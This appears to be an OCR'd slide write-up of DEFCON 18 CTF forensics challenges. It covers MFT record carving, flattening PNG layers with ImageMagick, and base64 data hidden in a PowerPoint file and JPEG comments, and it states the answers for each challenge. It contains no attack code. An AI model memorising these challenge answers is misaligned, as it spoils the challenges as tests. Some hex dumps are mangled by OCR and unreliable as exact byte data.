
\

Name	Ext.	Size	Created	Modified	Accessed	Attr.	1st sector
(Root directory)		4.1 KB	2010-05-19 09:30:35	2010-05-19 09:33:19	2010-05-19 09:33:19	SH	352
$Extend		448 B	2010-05-19 09:30:35	2010-05-19 09:30:35	2010-05-19 09:30:35	SH	10534
.whiteflag.jpg	jpg	1.9 KB	2010-05-19 08:51:26	2010-05-19 09:32:41	2010-05-19 08:51:26	A	344
.images.jpg	jpg	4.3 KB	2010-05-19 09:21:00	2010-05-19 09:33:08	2010-05-19 09:21:00	A	1216
.furries.jpg	jpg	36.1 KB	2010-05-19 08:38:20	2010-05-19 09:32:45	2010-05-19 08:38:20	A	1064
.evidence.jpg	jpg	13.5 KB	2010-05-19 08:48:40	2010-05-19 09:31:55	2010-05-19 08:48:40	A	1032
.caught.jpg	jpg	11.5 KB	2010-05-19 08:49:08	2010-05-19 09:31:48	2010-05-19 08:49:08	A	312
.carpenter.png	png	9.7 KB	2010-05-19 08:47:54	2010-05-19 09:31:41	2010-05-19 08:47:54	A	288
.20090408113807367 34_115018_0.jpg	jpg	32.6 KB	2010-05-19 08:52:26	2010-05-19 09:32:49	2010-05-19 08:52:26	A	1144
$Volume		0 B	2010-05-19 09:30:35	2010-05-19 09:30:35	2010-05-19 09:30:35	SH	
$UpCase		128 KB	2010-05-19 09:30:35	2010-05-19 09:30:35	2010-05-19 09:30:35	SH	24
.$Secure		0 B	2010-05-19 09:30:35	2010-05-19 09:30:35	2010-05-19 09:30:35	SH	
$MFTMirr		4.0 KB	2010-05-19 09:30:35	2010-05-19 09:30:35	2010-05-19 09:30:35	SH	16
.$MFT		256 KB	2010-05-19 09:30:35	2010-05-19 09:30:35	2010-05-19 09:30:35	SH	10512
$LogFile		2.0 MB	2010-05-19 09:30:35	2010-05-19 09:30:35	2010-05-19 09:30:35	SH	2296
$Boot		8.0 KB	2010-05-19 09:30:35	2010-05-19 09:30:35	2010-05-19 09:30:35	SH	0
$Bitmap		496 B	2010-05-19 09:30:35	2010-05-19 09:30:35	2010-05-19 09:30:35	SH	10488
.$BadClus		0 B	2010-05-19 09:30:35	2010-05-19 09:30:35	2010-05-19 09:30:35	SH	
$AttrDef		2.5 KB	2010-05-19 09:30:35	2010-05-19 09:30:35	2010-05-19 09:30:35	SH	888
.key		0 B	2010-05-19 07:45:50	2010-05-19 09:31:59	2010-05-19 07:45:50	A	
Volume slack		3.0 KB					31552
Idle space							
Free space		9.6 MB					

DEFCON 18 CTF

Forensics 100

- Key file
- Resident attribute



Offset	0	1	2	3	4	5	6	7	8	9	10	11	12	13	14	15	
05421056	46	49	4C	45	30	00	03	00	45	5C	10	00	00	00	00	00	FILE0...E\.....
05421072	02	00	01	00	38	00	00	00	A0	01	00	00	00	04	00	00	....8... .....
05421088	00	00	00	00	00	00	00	00	04	00	00	00	26	00	00	00	............&...
05421104	0A	00	00	00	00	00	00	00	10	00	00	00	60	00	00	00	............`...
05421120	00	00	00	00	00	00	00	00	48	00	00	00	18	00	00	00	........H.....
05421136	00	63	07	DD	DB	F6	CA	01	A0	55	D7	B1	EA	F6	CA	01	.c.ÝÛöÊ. U×±êöÊ.
05421152	A0	55	D7	B1	EA	F6	CA	01	00	63	07	DD	DB	F6	CA	01	U×±êöÊ..c.ÝÛöÊ.
05421168	20	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	.....
05421184	00	00	00	00	05	01	00	00	00	00	00	00	00	00	00	00	.....
05421200	00	00	00	00	00	00	00	00	30	00	00	00	60	00	00	00	........0...`...
05421216	00	00	00	00	00	00	02	00	48	00	00	00	18	00	01	00	........H.....
05421232	05	00	00	00	00	00	05	00	E0	77	98	B1	EA	F6	CA	01	........àw±êöÊ.
05421248	E0	77	98	B1	EA	F6	CA	01	E0	77	98	B1	EA	F6	CA	01	àw±êöÊ.àw±êöÊ.
05421264	E0	77	98	B1	EA	F6	CA	01	00	00	00	00	00	00	00	00	àw±êöÊ.....
05421280	00	00	00	00	00	00	00	00	20	00	00	00	00	00	00	00	....
05421296	03	03	6B	00	65	00	79	00	80	00	00	00	48	00	00	00	..k.e.y.....H...
05421312	00	00	18	00	00	00	01	00	00	00	00	00	18	00	00	00	.....
05421328	6E	00	6F	00	74	00	64	00	65	00	6C	00	65	00	74	00	n.o.t.d.e.l.e.t.
05421344	65	00	64	00	2C	00	6E	00	65	00	76	00	65	00	72	00	e.d.,.n.e.v.e.r.
05421360	65	78	69	73	74	65	64	0D	0A	00	00	00	00	00	00	00	existed.....
05421376	80	00	00	00	58	00	00	00	00	0F	18	00	00	00	03	00	....X.....
05421392	1A	00	00	00	38	00	00	00	5A	00	6F	00	6E	00	65	00	....8...Z.o.n.e.
05421408	2E	00	49	00	64	00	65	00	6E	00	74	00	69	00	66	00	..I.d.e.n.t.i.f.
05421424	69	00	65	00	72	00	00	00	5B	5A	6F	6E	65	54	72	61	i.e.r...[ZoneTra
05421440	6E	73	66	65	72	5D	0D	0A	5A	6F	6E	65	49	64	3D	33	nsfer]..ZoneId=3
05421456	0D	0A	00	00	00	00	00	00	FF	FF	FF	FF	82	79	47	11	........ÿÿÿÿ‚yG.
05421472	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	.....
05421488	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	.....
05421504	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	.....
05421520	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	.....
05421536	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	.....
05421552	00	00	00	00	00	00	00	00	00	00	00	00	00	00	0A	00	.....

- F100 Answer : notdeleted,neverexisted


Forensics 200

- **Q** : Find the key

```
root@forensic:/home/forensic/DEFCON# file f200_02b7b50f575759cff7.tar.lzma
f200_02b7b50f575759cff7.tar.lzma: data
root@forensic:/home/forensic/DEFCON# unlzma f200_02b7b50f575759cff7.tar.lzma
root@forensic:/home/forensic/DEFCON# tar -xf f200_02b7b50f575759cff7.tar
root@forensic:/home/forensic/DEFCON#
root@forensic:/home/forensic/DEFCON# ls -l ./*.png | wc -l
1121
```

Forensics 200

- **Overview a png file**



Forensics 200

- **Convert using Imagemagick**

```
root@forensic:/home/forensic/DEFCON# convert *.png -layers flatten flatten.png
root@forensic:/home/forensic/DEFCON# convert *.png -layers merge merge.png
root@forensic:/home/forensic/DEFCON# convert *.png -layers mosaic mosaic.png
```

- **F200 Answer : http://is.gd/ced7F**


Forensics 300 – writedown

- **Q** : say my name cuz I got pain when i tried to get again

```
root@forensic:/home/forensic/DEFCON# file f300_46646289fff26adc0.bin
f300_46646289fff26adc0.bin: CDF V2 Document, Little Endian, Os: Windows, Version 1.0, Code page:
-535, Comments:
/9j/4AAQSkZJRgABAQEASABIAAD//gDvSDRzSUNBQUFBQUFBQTNKbFkxOWtkWEFBQUJjQTZQOGZp,
Revision Number: 5, Total Editing Time: 02:37:48, Create Time/Date: Mon Apr 12 03:37:42 2010, Last
Saved Time/Date: Mon Apr 12 06:16:26 2010
```


Forensics 300 – writedown

- **Open the PowerPoint file**



Forensics 300 – writedown

- **CDF Summary Information**



Forensics 300 – writedown

- **CDF Summary Information ➔ base64 decoding**

embed.jpg

```
1  2  3  4  5  6  7  8  9  A  B  C  D  E  F   0123456789ABCDEF
D8 FF E0 00 10 4A 46 49 46 00 01 01 01 00 48   ØÿÀ..JFIF.....H
48 00 00 FF FE 00 EF 48 34 73 49 43 41 41 41   H..ÿþ.ïH4sICAAA
41 41 41 41 33 4A 6C 59 31 39 6B 64 58 41 41   AAAAA3JlY19kdXAA
42 63 41 36 50 38 66 69 77 67 49 41 41 41 41   BcA6P8fiwgIAAAA
41 41 44 63 6D 56 6A 58 32 52 31 63 41 41 41   AADcmVjX2R1cAAA
77 44 6F 2F 30 49 54 42 67 41 51 41 4F 2F 2F   wDo/0ITBgAQAO//
58 41 41 41 42 63 41 36 50 39 43 45 77 59 41   XAAABcA6P9CEwYA
41 44 76 2F 30 4C 6E 41 77 41 67 41 4E 2F 2F   ADv/0LnAwAgAN//
75 63 44 41 43 41 41 33 2F 39 43 35 77 4D 41   ucDACAA3/9C5wMA
41 44 66 2F 30 4C 6E 41 77 41 67 41 4E 2F 2F   ADf/0LnAwAgAN//
75 63 44 41 43 41 41 33 2F 39 43 35 77 4D 41   ucDACAA3/9C5wMA
41 44 66 2F 32 70 30 32 6D 73 41 41 41 44 43   ADf/2p02msAAADC
51 45 41 41 41 44 2F 2F 78 70 69 7A 67 55 45   QEAAAD//xpizgUE
41 44 2F 2F 77 41 41 41 41 42 65 41 51 41 41   AD//wAAAABeAQAA
69 6B 42 41 41 41 41 2F 2F 38 61 59 73 34 46   ikBAAAA//8aYs4F
41 41 41 2F 2F 38 41 41 41 41 41 58 67 45 41   AAA//8AAAAAXgEA
41 3D 3D 0A FF DB 00 43 00 28 1C 1E 23 1E 19   A==.ÿÛ.C.(..#..
23 21 23 2D 2B 28 30 3C 64 41 3C 37 37 3C 7B   (#!#-+(0<dA<77<{
5D 49 64 91 80 99 96 8F 80 8C 8A A0 B4 E6 C3   ]Id'€™–.€ŒŠ ´æÃ
AA DA AD 8A 8C C8 FF CB DA EE F5 FF FF FF 9B   ªÚ-ŠŒÈÿËÚîõÿÿÿ›
FF FF FF FA FF E6 FD FF F8 FF DB 00 43 01 2B   ÿÿÿúÿæýÿøÿÛ.C.+
```

Forensics 300 – writedown

- **CDF Summary Information ➔ base64 dec ➔ JPEG ➔ Comment ➔ base64 dec**

```
          0  1  2  3  4  5  6  7  8  9  A  B  C  D  E  F   0123456789ABCDEF
0000h: 1F 8B 08 08 00 00 00 00 00 03 72 65 63 5F 64 75  .‹........rec_du
0010h: 70 00 00 17 00 E8 FF 1F 8B 08 08 00 00 00 00 00  p....èÿ.‹.......
0020h: 03 72 65 63 5F 64 75 70 00 00 17 00 E8 FF 42 13  .rec_dup....èÿB.
0030h: 06 00 10 00 EF FF 75 70 00 00 17 00 E8 FF 42 13  ....ïÿup....èÿB.
0040h: 06 00 10 00 EF FF 42 E7 03 00 20 00 DF FF 42 E7  ....ïÿBç.. .ßÿBç
0050h: 03 00 20 00 DF FF 42 E7 03 00 20 00 DF FF 42 E7  .. .ßÿBç.. .ßÿBç
0060h: 03 00 20 00 DF FF 42 E7 03 00 20 00 DF FF 42 E7  .. .ßÿBç.. .ßÿBç
0070h: 03 00 20 00 DF FF 6A 74 DA 6B 00 00 00 C2 29 01  .. .ßÿjtÚk...Â).
0080h: 00 00 00 FF FF 1A 62 CE 05 04 00 00 FF FF 00 00  ...ÿÿ.bÎ....ÿÿ..
0090h: 00 00 5E 01 00 00 C2 29 01 00 00 00 FF FF 1A 62  ..^...Â).....ÿÿ.b
00A0h: CE 05 04 00 00 FF FF 00 00 00 00 5E 01 00 00     Î....ÿÿ....^...
```

- rec_dup.gz : recursive compressed file
  - http://research.swtch.com/2010/03/zip-files-all-way-down.html


Forensics 300 – writedown

- **#1 Slide ➔ JPEG file**


```
          6  7  8  9  A  B  C  D  E  F   0123456789ABCDEF
          4A 46 49 46 00 01 01 01 00 48   ÿØÿà..JFIF.....H
          00 43 00 05 03 04 04 04 03 05   .H..ÿÛ.C........
          06 07 0C 08 07 07 07 07 0F 0B   ................
          12 11 0F 11 11 13 16 1C 17 13   ................
          21 18 1A 1D 1D 1F 1F 1F 13 17   ......!.........
0050h:    22 24 22 1E 24 1C 1E 1F 1E FF DB 00 43 01 05 05   "$".$....ÿÛ.C...
0060h:    05 07 06 07 0E 08 08 0E 1E 14 11 14 1E 1E 1E 1E   ................
0070h:    1E 1E 1E 1E 1E 1E 1E 1E 1E 1E 1E 1E 1E 1E 1E 1E   ................
0080h:    1E 1E 1E 1E 1E 1E 1E 1E 1E 1E 1E 1E 1E 1E 1E 1E   ................
0090h:    1E 1E 1E 1E 1E 1E 1E 1E 1E 1E 1E 1E 1E 1E FF FE   ..............ÿþ
00A0h:    00 32 61 48 52 30 63 44 6F 76 4C 32 6C 79 59 33   .2aHR0cDovL2lyY3
00B0h:    42 70 59 33 4D 75 59 32 39 74 4C 32 6C 74 5A 79   BpY3MuY29tL2ltZy
00C0h:    35 77 61 48 41 2F 61 57 51 39 4D 54 55 34 4E 54   5waHA/aWQ9MTU4NT
00D0h:    67 4B FF C0 00 11 08 01 A7 01 C2 03 01 22 00 02   gKÿÀ....§.Â.."..
00E0h:    11 01 03 11 01 FF C4 00 1F 00 00 01 05 01 01 01   .....ÿÄ.........
```

